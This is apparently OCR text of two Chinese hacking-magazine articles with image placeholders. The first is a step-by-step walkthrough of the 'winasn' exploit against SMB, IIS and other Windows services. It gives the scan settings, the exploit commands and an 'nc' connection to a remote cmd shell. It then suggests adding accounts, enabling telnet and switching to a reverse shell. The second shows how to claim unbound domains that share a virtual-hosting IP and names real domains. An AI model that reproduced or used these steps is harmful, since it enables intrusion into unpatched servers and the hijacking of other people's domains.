


图1

使用很简单，winasn -p <port> -s <service> host，不过，令我感到意外的是该漏洞可以通过五个不同的服务来进行远程攻击，包括了服务器常用的IIS服务（80端口）、ssl服务（443端口）以及SMTP服务（25端口），还有NetBIOS服务（139端口）及SMB服务（445端口），看来，这个漏洞不但会影响到个人用户，连服务器也会受到影响。打开superscan3.0，填上ip地址192.168.0.1－192.168.0.254，选择端口从135－445（当然你也可以选择80-445端口）开始扫描，发现了许多开放139、445的电脑，如图2。




图2

我们就以扫描到的192.168.0.2为目标进行测试，G:\test\winasn>winasn -p 445 -s smb 192.168.0.2，程序提示了我们："'nc'不是内部或外部命令，也不是可运行的程序或批处理文件。"出现这个提示没关系，这是因为在源程序中调用了system函数来执行nc连接对方的溢出端口，因为我们并没有把nc与winasn程序放在同目录下，所以调用才会出错，不过，根据上边的提示"Attempting to connect to shell on port 8721"，溢出已经完成了，所以我们另外运行nc来连接对方的8721端口就可以了，如图3。




图3

nc -vv 192.168.0.2 8721，成功的得到了对方的一个cmd shell，如图4。添加帐号、启动telnet服务什么的也是完全可以的，如图5。




图4




图5

让我们再来看一下利用IIS服务器的攻击，F:\winasn\winasn -s iis 192.168.0.66，因为这次我把nc与winasn程序放在一起，所以溢出直接得到了对方的cmd shell，如图6，其他服务的利用格式与SMB、IIS的类似。





图6

虽然这个漏洞是04年的老洞了，但是因为当时只出现了拒绝服务攻击程序，并没有出现溢出程序，所以很多人都忽视了该漏洞，并没有打上补丁，仅仅是使用防火墙拦截了对139、445端口的访问，随着这个溢出程序可以通过IIS服务来触发，如果再将程序调用的shell改成反向连接的话，没有打上补丁的网管们，要小心了！

（文章中涉及到的溢出程序winasn已经收录于当期光盘中）

一个人的战争



哈哈，看到题目了没有？免费的哦！呵呵，先别心急，不是说“心急吃不了热豆腐”吗？好了不说废话了，切入正题，上次在01w.cn上买了个100M的ASP空间，还有一个国际域名www.HUAorg.com，现在的站点大多数使用的为虚拟主机，也就是说一个服务器上有N多个网站，也许有人会问一个IP地址上如何实现多个站点相对的独立呢？

呵呵，我ping了下我的域名，IP为211.142.183.38，然后在IE中输入http://211.142.183.38/，出现的是服务器通告，如图1，而不是我的站点。




图 1

为什么会这样呢？网页服务器又是如何分清各个域名的呢？我抓包分析了一下，原因是在于HTTP协议的HOST标签：

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: zh,zh-cn;q=0.9,zh-tw;q=0.7,zh-sg;q=0.6,zh-hk;q=0.4,zh-mo;q=0.3,ja;q=0.1
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: www.huaorg.com
Connection: Keep-Alive
```

服务器就是通过这个标签来实现各站点的访问，有的站点只绑定了WWW开头的域名，而XXX.com的这类域名却没有绑定，聪明的你一定想到了吧。使用别人没有绑定的域名给自己的站点用。反正是虚拟主机，一个IP上绑了那么多的域名，而且都是指向同一个IP，省去了要得到人家域名的密码麻烦，随便找出几个没有绑定的域名是没有问题的。

拿出老兵的虚拟站点查询工具，填入我的域名HUAorg.com，如图2。




图 2

哇！一个IP绑定了232个域名，哎，懒的写工具了，就手工一个一个找吧！没过几秒钟，就发现http://www.03746311722.com/与http://03746311722.com/是不同的。用www.03746311722.com访问时是正常页面，也就是解析成功，用03746311722.com访问出现的就是和图1中一样的服务器通告，这就表明03746311722.com没有被绑定，哈哈，既然这样还不赶快动手，又找到了几个没被绑定的域名：0598sw.com、01qq.net，马上登录虚拟主机的WEB管理页面，填入刚才找到的域名，如图3。




图 3

